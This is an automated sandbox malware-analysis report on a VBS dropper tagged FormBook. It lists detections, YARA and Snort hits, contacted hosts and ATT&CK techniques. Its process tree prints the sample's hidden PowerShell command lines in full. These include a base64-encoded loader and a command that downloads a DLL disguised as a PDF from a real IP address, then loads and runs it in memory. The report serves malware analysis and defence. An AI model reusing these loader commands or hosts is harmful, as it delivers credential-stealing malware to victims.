ID: 635407
Sample Name: daveCrpted.vbs
Cookbook: default.jbs
Time: 21:14:10
Date: 27/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

daveCrpted.vbs

Overview

General Information

Sample Name:	daveCrpted.vbs
Analysis ID:	635407
MD5:	dc70eefa088f688..
SHA1:	c358867a468d97..
SHA256:	1ec2c2c0a29c16..
Tags:	Formbook vbs Xloader
Infos:	



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for dom…
- Snort IDS alert for network traffic
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Writes to foreign memory regions
- Downloads files with wrong headers…
- Wscript starts Powershell (via cmd …
- Suspicious powershell command lin…

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 6884 cmdline: C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\daveCrpted.vbs" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - powershell.exe (PID: 7076 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -command $iUqm = 'WwBCAHkAdABlAFsAXQBdACAAJABEAEwA TAAgAD0AIABbAFMAeQBzAHQAZQBtAC4AQwBvAG4AdgBlAHIAdABdADoAOgBGAHIAbwBtAEIAYQBzAG???ANgA0AFMAdAByAGkAbgBnACgAKABOAG???AdwAt AE8AYgBqAG???AYwB0ACAATgBlAHQALgBXAG???AYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoA LwAvADIAMAAuADEAMAA2AC4AMgAzADIALgA0AC8AZABsAGwALwAyADYALQAwAD???ALQAyADAAMgAyAC0A???wB0AGEAcgB0AF???AcAAuAHAAZABmACcAKQ ApADsAWwBTAHkAcwB0AG???AbQAuAEEAcABwAEQAbwBtAGEAaQBuAF0AOgA6AEMAdQByAHIAZQBuAHQARABvAG0AYQBpAG4ALgBMAG8AYQBkACgAJABEAEwA TAApAC4ARwBlAHQAVAB5AHAAZQAoACcAZABkAHMAYwBmAEkAdgBxAGcAVwAuAEgAbwBOAFkAbABEAFIATwBMAFAAJwApAC4ARwBlAHQATQBlAHQAaABvAGQA KAAnAFIAdQBuACcAKQAuAEkAbgB2AG8AawBlACgAJABuAH???AbABsACwAIABbAG8AYgBqAG???AYwB0AFsAXQBdACAAKAAnAHQAeAB0AC4AawBqAGkAaAB1 AGcAZgBkAHMAdAAvADIAMgAuADcANQAuADYANQAuADIALwAvADoAcAB0AHQAaAAnACkAKQA='';$OWjuxD = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($iUqm.replace('???','U')));powershell.exe -windowstyle hidden -ExecutionPolicy Bypss -NoProfile -Command $OWjuxD MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 7100 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - powershell.exe (PID: 6384 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden -ExecutionPolicy Bypss -NoProfile -Comman d "[Byte[]] $DLL = [System.Convert]::FromBase64String((New-Object Net.WebClient).DownloadString('http://20.106.232.4/dll/26-05-2022-StartUp.pdf'));[System.AppDo main]::CurrentDomain.Load($DLL).GetType('ddscfIvqgW.HoNYlDROLP').GetMethod('Run').Invoke($null, [object[]] ('txt.kjihugfdst/22.75.65.2//:ptth')) MD5: 95000560239032BC68B4C2FDFCDEF913)
      - powershell.exe (PID: 6508 cmdline: "C:\Windows\System32\WindowsPowershell\v1.0\powershell.exe" -WindowStyle Hidden Copy-Item -Path *.vbs -Destination C:\ProgramData\Done.vbs MD5: 95000560239032BC68B4C2FDFCDEF913)
        - conhost.exe (PID: 4364 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - RegAsm.exe (PID: 6656 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe MD5: 6FD7592411112729BF6B1F2F6C34899F)
        - explorer.exe (PID: 684 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
          - powershell.exe (PID: 6936 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" C:\Windows\System32\WindowsPowerShell\v1 .0\powershell.exe -WindowStyle Hidden Start-Sleep 5;Start-Process C:\ProgramData\Done.vbs MD5: 95000560239032BC68B4C2FDFCDEF913)
            - conhost.exe (PID: 7052 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
            - powershell.exe (PID: 1288 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle Hidden Start-Sleep 5 MD5: 95000560239032BC68B4C2FDFCDEF913)
            - wscript.exe (PID: 4028 cmdline: "C:\Windows\System32\WScript.exe" "C:\ProgramData\Done.vbs" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
              - powershell.exe (PID: 5680 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -command $iUqm = 'WwBCAHkAdABl AFsAXQBdACAAJABEAEwATAAgAD0AIABbAFMAeQBzAHQAZQBtAC4AQwBvAG4AdgBlAHIAdABdADoAOgBGAHIAbwBtAEIAYQBzAG??? ANgA0AFMAdAByAGkAbgBnACgAKABOAG???AdwAtAE8AYgBqAG???AYwB0ACAATgBlAHQALgBXAG???AYgBDAGwAaQBlAG4AdAAp AC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADIAMAAuADEAMAA2AC4AMgAzADIALgA0AC8A ZABsAGwALwAyADYALQAwAD???ALQAyADAAMgAyAC0A???wB0AGEAcgB0AF???AcAAuAHAAZABmACcAKQApADsAWwBTAHkAcwB0AG??? AbQAuAEEAcABwAEQAbwBtAGEAaQBuAF0AOgA6AEMAdQByAHIAZQBuAHQARABvAG0AYQBpAG4ALgBMAG8AYQBkACgAJABEAEwA TAApAC4ARwBlAHQAVAB5AHAAZQAoACcAZABkAHMAYwBmAEkAdgBxAGcAVwAuAEgAbwBOAFkAbABEAFIATwBMAFAAJwApAC4ARwBl AHQATQBlAHQAaABvAGQAKAAnAFIAdQBuACcAKQAuAEkAbgB2AG8AawBlACgAJABuAH???AbABsACwAIABbAG8AYgBqAG???AYwB0 AFsAXQBdACAAKAAnAHQAeAB0AC4AawBqAGkAaAB1AGcAZgBkAHMAdAAvADIAMgAuADcANQAuADYANQAuADIALwAvADoAcAB0AHQA aAAnACkAKQA='';$OWjuxD = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($iUqm.replace('???','U')));powershe ll.exe -windowstyle hidden -ExecutionPolicy Bypss -NoProfile -Command $OWjuxD MD5: 95000560239032BC68B4C2FDFCDEF913)
                - conhost.exe (PID: 5640 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)

- powershell.exe (PID: 6516 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden -ExecutionPolicy Bypss -NoProfile -Command "[Byte[]] $DLL = [System.Convert]::FromBase64String((New-Object Net.WebClient).DownloadString('http://20.106 .232.4/dll/26-05-2022-StartUp.pdf'));[System.AppDomain]::CurrentDomain.Load($DLL).GetType('ddscflvqgW.HoNYlDROLP').GetMethod('Run').Invoke($null, [object[]] ('txt.kjihugfdst/22.75.65.2//:ptth')) MD5: 95000560239032BC68B4C2FDFCDEF913)
  - RegAsm.exe (PID: 3300 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe MD5: 6FD7592411112729BF6B1F2F6C34899F)
- cmmon32.exe (PID: 6076 cmdline: C:\Windows\SysWOW64\cmmon32.exe MD5: 2879B30A164B9F7671B5E6B2E9F8DFDA)
  - cmd.exe (PID: 6204 cmdline: /c del "C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe" MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 3020 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - explorer.exe (PID: 2596 cmdline: explorer.exe MD5: AD5296B280E8F522A8A897C96BAB0E1D)
  - explorer.exe (PID: 4996 cmdline: "C:\Windows\explorer.exe" /LOADSAVEDWINDOWS MD5: AD5296B280E8F522A8A897C96BAB0E1D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000017.00000002.956304495.0000000003200000.00000040.80000000.00040000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000017.00000002.956304495.0000000003200000.00000040.80000000.00040000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8a38:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8dd2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14b65:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14611:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14c67:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14ddf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x97da:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1388c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa552:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a117:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b21a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000017.00000002.956304495.0000000003200000.00000040.80000000.00040000.00000000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16f99:$sqlite3step: 68 34 1C 7B E1 • 0x170ac:$sqlite3step: 68 34 1C 7B E1 • 0x16fc8:$sqlite3text: 68 38 2A 90 C5 • 0x170ed:$sqlite3text: 68 38 2A 90 C5 • 0x16fdb:$sqlite3blob: 68 53 D8 7F 8C • 0x17103:$sqlite3blob: 68 53 D8 7F 8C
00000015.00000002.608771918.000002823988E000.00000004.00000800.00020000.00000000.sdmp	SUSP_Reversed_Base64_Encoded_EXE	Detects an base64 encoded executable with reversed characters	Florian Roth	• 0x139d1:$sh3: uUGZv1GIT9ERg4Wag4WdyBSZiBCdv5mbhNGItFmcn9mcwBycphGV
00000006.00000002.503018278.0000012FD8224000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Click to see the 40 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
9.0.RegAsm.exe.400000.1.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
9.0.RegAsm.exe.400000.1.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8a38:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8dd2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14b65:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14611:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14c67:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14ddf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x97da:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1388c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa552:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a117:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b21a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00

Source	Rule	Description	Author	Strings
9.0.RegAsm.exe.400000.1.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16f99:$sqlite3step: 68 34 1C 7B E1 • 0x170ac:$sqlite3step: 68 34 1C 7B E1 • 0x16fc8:$sqlite3text: 68 38 2A 90 C5 • 0x170ed:$sqlite3text: 68 38 2A 90 C5 • 0x16fdb:$sqlite3blob: 68 53 D8 7F 8C • 0x17103:$sqlite3blob: 68 53 D8 7F 8C
6.2.powershell.exe.12fc82bf280.0.raw.unpack	JoeSecurity_GenericDownloader_1	Yara detected Generic Downloader	Joe Security	
6.2.powershell.exe.12fc82bf280.0.raw.unpack	MALWARE_Win_DLAgent09	Detects known downloader agent	ditekSHen	• 0x1e16:$h1: //:ptth • 0xa92ee:$h1: //:ptth • 0x15da:$s1: DownloadString • 0x15cf:$s2: StrReverse • 0x161c:$s3: FromBase64String • 0x1587:$s4: WebClient
Click to see the 51 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET TROJAN Powershell commands sent B64 2 - Source IP: 20.106.232.4 - Destination IP: 192.168.2.5

Timestamp:	20.106.232.4192.168.2.580497382025011 05/27/22-21:15:31.357258
SID:	2025011
Source Port:	80
Destination Port:	49738
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Powershell commands sent B64 2 - Source IP: 20.106.232.4 - Destination IP: 192.168.2.5

Timestamp:	20.106.232.4192.168.2.580497782025011 05/27/22-21:16:25.336336
SID:	2025011
Source Port:	80
Destination Port:	49778
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.5 - Destination IP: 118.27.122.216

Timestamp:	192.168.2.5118.27.122.21649870802031449 05/27/22-21:19:38.241995
SID:	2031449
Source Port:	49870
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.5 - Destination IP: 118.27.122.216

Timestamp:	192.168.2.5118.27.122.21649870802031412 05/27/22-21:19:38.241995
SID:	2031412
Source Port:	49870
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN FormBook CnC Checkin (GET) - Source IP: 192.168.2.5 - Destination IP: 118.27.122.216

Timestamp:	192.168.2.5118.27.122.21649870802031453 05/27/22-21:19:38.241995
SID:	2031453

Source Port:	49870
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Networking

Snort IDS alert for network traffic

Downloads files with wrong headers with respect to MIME Content-Type

Yara detected Generic Downloader

E-Banking Fraud

Yara detected FormBook

System Summary

Malicious sample detected (through community Yara rule)

Wscript starts Powershell (via cmd or directly)

Data Obfuscation

Suspicious powershell command line found

Malware Analysis System Evasion

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Writes to foreign memory regions

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information


Yara detected FormBook

Remote Access Functionality

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Command and Scripting Interpreter	2 Registry Run Keys / Startup Folder	6 1 2 Process Injection	1 Masquerading	OS Credential Dumping	1 Query Registry	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Data Obfuscation	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 2 1 Scripting	1 DLL Side-Loading	2 Registry Run Keys / Startup Folder	4 1 Virtualization/Sandbox Evasion	LSASS Memory	1 3 1 Security Software Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Shared Modules	Logon Script (Windows)	1 DLL Side-Loading	6 1 2 Process Injection	Security Account Manager	2 Process Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Ingress Tool Transfer	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	2 PowerShell	Logon Script (Mac)	Logon Script (Mac)	1 Deobfuscate/Decode Files or Information	NTDS	4 1 Virtualization/Sandbox Evasion	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 2 1 Scripting	LSA Secrets	1 Application Window Discovery	SSH	Keylogging	Data Transfer Size Limits	2 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	4 Obfuscated Files or Information	Cached Domain Credentials	2 File and Directory Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Software Packing	DCSync	1 1 2 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 DLL Side-Loading	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
daveCrpted.vbs	12%	ReversingLabs	Script-WScript.Dropper.Honolulu	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
24.0.RegAsm.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
9.0.RegAsm.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
9.0.RegAsm.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
24.0.RegAsm.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
24.2.RegAsm.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
9.0.RegAsm.exe.400000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
9.2.RegAsm.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
24.0.RegAsm.exe.400000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://2.56.57.22/tsdfguhijk.txt	0%	Avira URL Cloud	safe	
http://20.6.	0%	Virustotal		Browse
http://20.6.	0%	Avira URL Cloud	safe	
http://2.56.57.22	9%	Virustotal		Browse
http://2.56.57.22	0%	Avira URL Cloud	safe	
http://2.5	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://20.106.232.4/dll/26-05-2022-StartUp.pdfPk	100%	Avira URL Cloud	malware	
http://20.106.232.4/rumpe/26-05-2022-StartUp.pdf	100%	Avira URL Cloud	malware	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://20.106.232.4/dll/26-05-2022-StartUp.pdf	100%	Avira URL Cloud	malware	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://20.106.232.48	0%	Avira URL Cloud	safe	
http://20.106.232.4	100%	Avira URL Cloud	malware	
http://2.56.57.22x	0%	Avira URL Cloud	safe	
http://2.56.57.22/ts	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.hibikaiteki.com	118.27.122.216	true	false		high
www.nancykmorrison.store	172.67.160.125	true	false		high

Contacted URLs

